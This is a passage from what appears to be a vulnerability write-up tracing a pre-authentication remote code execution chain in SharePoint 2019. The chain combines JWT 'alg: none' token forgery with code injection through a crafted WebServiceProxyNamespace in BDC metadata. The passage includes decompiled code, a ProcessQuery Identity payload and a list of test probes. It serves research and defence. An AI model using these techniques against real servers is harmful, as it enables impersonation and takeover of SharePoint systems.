The entry point reachable over the API is Microsoft.SharePoint.BusinessData.MetadataModel.ClientOM.Entity.Execute():
...
[ClientCallableMethod] // [24]
...
internal MethodExecutionResult Execute([ClientCallableConstraint(FixedId = "1", Type = ClientCallableConstraintType.NotNull)] [ClientCallableConstraint(FixedId = "2", Type = ClientCallableConstraintType.NotEmpty)] string methodInstanceName, [ClientCallableConstraint(FixedId = "3", Type = ClientCallableConstraintType.NotNull)] LobSystemInstance lobSystemInstance, object[] inputParams) // [25]
{
  if (((ILobSystemInstance)lobSystemInstance).GetLobSystem().SystemType == SystemType.DotNetAssembly) // [26]
  {
    throw new InvalidOperationException("ClientCall execute for DotNetAssembly lobSystem is not allowed.");
  }
  //...
  this.m_entity.Execute(methodInstance, lobSystemInstance, ref array); // [27]
}
Line by line: [ClientCallableMethod] at [24] is an attribute, a label on the method that tells SharePoint "this method may be called from the web API". The method takes a method instance name, a LobSystemInstance object and an array of input parameters at [25]; the [ClientCallableConstraint] labels say those arguments must not be null or empty. At [26] there is a guard: if the LobSystem is of type DotNetAssembly (a .NET program), it throws an error and stops. At [27] it calls the real execution method.
The remaining problem is supplying a valid LobSystemInstance reference at [25] over REST. The Client Query feature solves this: it can invoke any [ClientCallableMethod] and pass non-trivial arguments such as object references, built through ObjectIdentity by BCSObjectFactory. A request to /_vti_bin/client.svc/ProcessQuery with this body returns a reference to the desired LobSystemInstance:
<Identity Id="17" Name="<random guid>|4da630b6-36c5-4f55-8e01-5cd40e96104d:lsifile:jHRORCVc,jHRORCVc" />
Line by line: this is an XML element describing an object to fetch. Id="17" is a label used to refer to this object later in the same query. Name is a structured string: a random GUID, a pipe, then the type ID 4da630b6-36c5-4f55-8e01-5cd40e96104d, then lsifile, then two more identifiers. In plain words: "fetch me the object of this type, from this file, with this key".
The static values:
4da630b6-36c5-4f55-8e01-5cd40e96104dis the type ID used byBCSObjectFactory.GetObjectById().lsifilereturns theLobSystemInstancefrom theBDCMetaCatalogfile.
BDCMetaCatalog is the Business Data Connectivity Metadata catalogue, which holds LobSystem and Entity objects. Its data lives either in the database or in a file at /BusinessDataMetadataCatalog/BDCMetadata.bdcm under the SharePoint site URL. BCSObjectFactory.GetObjectById() can construct references to LobSystem, LobSystemInstance and Entity from that file, and the file is writable. That allows inserting arbitrary LobSystem objects with arbitrary properties, including WebServiceProxyNamespace, which is exactly the value injected into the generated assembly.
Step 6: from Execute to compilation and execution
At [27], this.m_entity is either Microsoft.SharePoint.BusinessData.MetadataModel.Dynamic.DataClass or Microsoft.SharePoint.BusinessData.MetadataModel.Static.DataClass; both end in Microsoft.SharePoint.BusinessData.Runtime.DataClassRuntime.Execute(), then ExecuteInternal() -> ExecuteInternalWithAuthNFailureRetry() -> WebServiceSystemUtility.ExecuteStatic():
public override void ExecuteStatic(IMethodInstance methodInstance, ILobSystemInstance lobSystemInstance, object[] args, IExecutionContext context)
{
    //...
  if (!this.initialized)
  {
    this.Initialize(lobSystemInstance); // [28]
  }
  object obj = lobSystemInstance.CurrentConnection;
  bool flag = obj != null;
  if (!flag)
  {
    try
    {
      obj = this.connectionManager.GetConnection(); // [29]
      //...
        }
    //...
    }
    //...
}
Line by line: if the utility has not been initialised yet, it calls Initialize() at [28]. It then checks whether the LobSystemInstance already has a connection; if not, it asks the connection manager for one at [29]. The -> arrows in the paragraph above just mean "which then calls".
At [28], WebServiceSystemUtility.Initialize() runs:
protected virtual void Initialize(ILobSystemInstance lobSystemInstance)
{
  INamedPropertyDictionary properties = lobSystemInstance.GetProperties();
  //...
  this.connectionManager = ConnectionManagerFactory.Value.GetConnectionManager(lobSystemInstance); // [30]
  //...
}
Line by line: it fetches the properties of the LobSystemInstance, then at [30] asks a factory (a piece of code whose job is to create other objects) for the right connection manager for this instance.
At [30] the connection manager for the LobSystem instance is created; for WebServiceSystemUtility it is a WebServiceConnectionManager:
public override void Initialize(ILobSystemInstance forLobSystemInstance)
{
  //...
  this.dynamicWebServiceProxyType = this.GetDynamicProxyType(forLobSystemInstance); // [31]
  this.loadController = LoadController.GetLoadController(forLobSystemInstance) as LoadController;
}

protected virtual Type GetDynamicProxyType(ILobSystemInstance forLobSystemInstance)
{
  Type type = null;
  Assembly proxyAssembly = ProxyAssemblyCache.Value.GetProxyAssembly(forLobSystemInstance.GetLobSystem()); // [32]
  INamedPropertyDictionary properties = forLobSystemInstance.GetProperties();
  //...
}
Line by line: Initialize() at [31] calls GetDynamicProxyType() and stores the result. GetDynamicProxyType() at [32] asks a cache for the proxy assembly belonging to this LobSystem. A proxy here is a stand-in class that lets SharePoint call an external web service as if it were a local object; the assembly is the compiled code for that stand-in.
At [31], GetDynamicProxyType() calls ProxyAssemblyCache.GetProxyAssembly() at [32] to get a Type from the generated assembly. That call goes through ICompositeAssemblyProvider.GetCompositeAssembly() with the LobSystem as argument:
CompositeAssembly ICompositeAssemblyProvider.GetCompositeAssembly()
{
  CompositeAssembly compositeAssembly;
  ISystemProxyGenerator systemProxyGenerator = Activator.CreateInstance(this.SystemUtilityType) as ISystemProxyGenerator; // [33]

  proxyGenerationResult = systemProxyGenerator.GenerateProxyAssembly(this, base.GetProperties()); // [34]
  //...
}
Line by line: at [33] it creates an instance of the system utility class, which for this kind of system is WebServiceSystemUtility. At [34] it calls GenerateProxyAssembly() on it, passing itself (the LobSystem) and its properties. Since the LobSystem comes from the crafted BDCMetadataCatalog file, its properties are attacker-controlled and arbitrary code ends up in the generated assembly.
Back at [29], after Initialize() at [28], GetConnection() is called:
public override object GetConnection()
{
  //...
  try
  {
    httpWebClientProtocol = (HttpWebClientProtocol)Activator.CreateInstance(this.dynamicWebServiceProxyType);
  }
  //...
}
Line by line: Activator.CreateInstance() creates a new object of the type stored in this.dynamicWebServiceProxyType. That type came from the generated assembly, so creating it runs the code injected at [18]. This is the moment the attacker's code executes on the server.
Chaining the two bugs gives an unauthenticated attacker remote code execution on the target SharePoint server.
Root cause
Two independent mistakes combine:
- JWT validation with
alg: none. InJsonWebSecurityTokenHandler.ReadTokenCore(), signature verification only happens whenalgis notnone; a token declaringalg: nonepasses with no signature check. On top of that,SPIdentityProofTokenHandler.ValidateTokenIssuer()skips issuer validation when theverclaim ishashedprooftoken, and theisloopbackclaim lets the request avoid the SSL requirement. Together these let an attacker forge a token for any user and have STS accept it. - Unvalidated namespace in code generation.
DynamicProxyGenerator.GenerateProxyAssembly()passesproxyNamespaceNamestraight intonew CodeNamespace(...)and compiles the result, so a craftedWebServiceProxyNamespaceproperty on aLobSysteminjects code into the generated assembly. The[ClientCallableMethod]onEntity.Execute()exposes the path over the API, and the only guard there blocksSystemType.DotNetAssembly, which the craftedLobSystemdoes not need to use.
The bypass alone is limited to the SharePoint API, which is why the second bug was needed to reach code execution.
Impact
An unauthenticated attacker can impersonate any SharePoint user, including local Windows accounts such as NT AUTHORITY\LOCAL SERVICE and NT AUTHORITY\SYSTEM, against the SharePoint API. In the setup the author examined, the /my entrypoint was readable by authenticated users, which gives the user list and the site admin username; impersonating the site admin then allows any further action. By writing a crafted BDCMetadata.bdcm and invoking Entity.Execute() through Client Query, the attacker reaches remote code execution on the SharePoint server. The researcher describes the result as pre-auth RCE, demonstrated at Pwn2Own Vancouver 2023.
Fix
The tested version was SharePoint 2019 (16.0.10396.20000) with the March 2023 patch (KB5002358 and KB5002357). The write-up does not describe the code changes those patches make.
Variants to test
alg: noneon other JWT consumers. Send a token with a{"alg": "none"}header and an empty signature to any endpoint that accepts bearer tokens. A positive result is the request being processed as the claimed identity instead of returning 401.- Hashed proof token claim. Add
"ver":"hashedprooftoken"to a proof token payload and check whether issuer validation is skipped, for example by using an issuer that would otherwise be rejected. - Loopback claim over plain HTTP. Set
isloopbacktotrueand send the request without TLS; a positive result is no SSL-required response. endpointurlbinding. Computebase64_encode(sha256(request_url))for the exact URL and confirm the token is accepted only for that URL.WebServiceProxyNamespaceinjection. On a test farm, create aLobSystemwhoseWebServiceProxyNamespaceisHacked{} namespace Fooand trigger proxy generation; a positive result is the generated source containing the injected namespace.- Client Query object references. Send an
<Identity>element with the4da630b6-36c5-4f55-8e01-5cd40e96104dtype ID andlsifileto/_vti_bin/client.svc/ProcessQuery; a positive result is a usableLobSystemInstancereference. /myexposure. Request/myon a farm built with the Initial Farm Configuration Wizard; a positive result is an authenticated user being able to read the site and the user information list.
Demo
The video is the demonstration of the full chain.
Glossary
- API: a set of web addresses that programs call to read or change data, rather than pages a person clicks.
- Assembly: a compiled .NET program file that the runtime can load and execute.
- Attribute: a label attached to code that changes how the runtime treats it, such as marking a method callable from the web.
- Authentication bypass: getting past a login check without valid credentials.
- Base64: a way of writing arbitrary bytes using ordinary letters, digits and a few symbols, so they can travel in URLs and headers.
- BCS (Business Data Connectivity): a SharePoint feature that connects SharePoint to external systems and describes them as LobSystem objects.
- BDCM / BDCMetadata.bdcm: the Business Data Connectivity Metadata catalogue, a file or database record describing those external systems.
- Bearer token: a token sent in the
Authorizationheader after the wordBearer; whoever holds it is treated as the owner. - Claim: a fact asserted inside a token, such as a username or an expiry time.
- Client Query / ProcessQuery: a SharePoint API feature that can call methods and pass object references, not just plain values.
- CodeNamespace: a .NET object representing a namespace in generated source code.
- Farm: a whole SharePoint installation, which can contain many sites.
- Hash (SHA-256): a one-way function that turns any input into a fixed-length fingerprint; the same input always gives the same fingerprint.
- Initial Farm Configuration Wizard: a guided SharePoint setup screen that enables extra features, including the User Profile Service.
- Issuer: the party that created a token; servers normally check it is someone trusted.
- JWT (JSON Web Token): a token made of three Base64 chunks (header, payload, signature) joined by dots.
- LobSystem (line-of-business system): SharePoint's description of an external system, stored as named properties.
- Loopback: a request from the server to itself, treated as already safe.
- Module (HTTP module): a plug-in that runs on every web request.
- Namespace: a naming container in code, like a folder for class names.
- NTLM: a Microsoft login handshake where the client proves knowledge of a password without sending it.
- OAuth: a login scheme where a token is presented with each request instead of a password.
- OData: a standard way of writing filters and queries in URLs, such as
$filter=IsSiteAdmin eq true. - Proof token: a companion token that shows the request really comes from the holder of the main token.
- Proxy: a stand-in class that lets code call a remote service as if it were local.
- Realm: a unique identifier for one SharePoint installation, used to bind tokens to it.
- Reflection: code that looks up and calls other code by name at runtime.
- Remote code execution (RCE): running attacker-chosen code on someone else's server.
- REST: a style of web API using ordinary HTTP requests and URLs.
- Security Token Service (STS): the part of SharePoint that issues and accepts tokens.
- Site: one website inside a SharePoint farm.
- SSL / HTTPS: encryption for web traffic, shown as the padlock in a browser.
- User Profile Service: the SharePoint service that creates the
/mypersonal site for each user. WWW-Authenticate: the response header a server uses to say what kind of login it wants.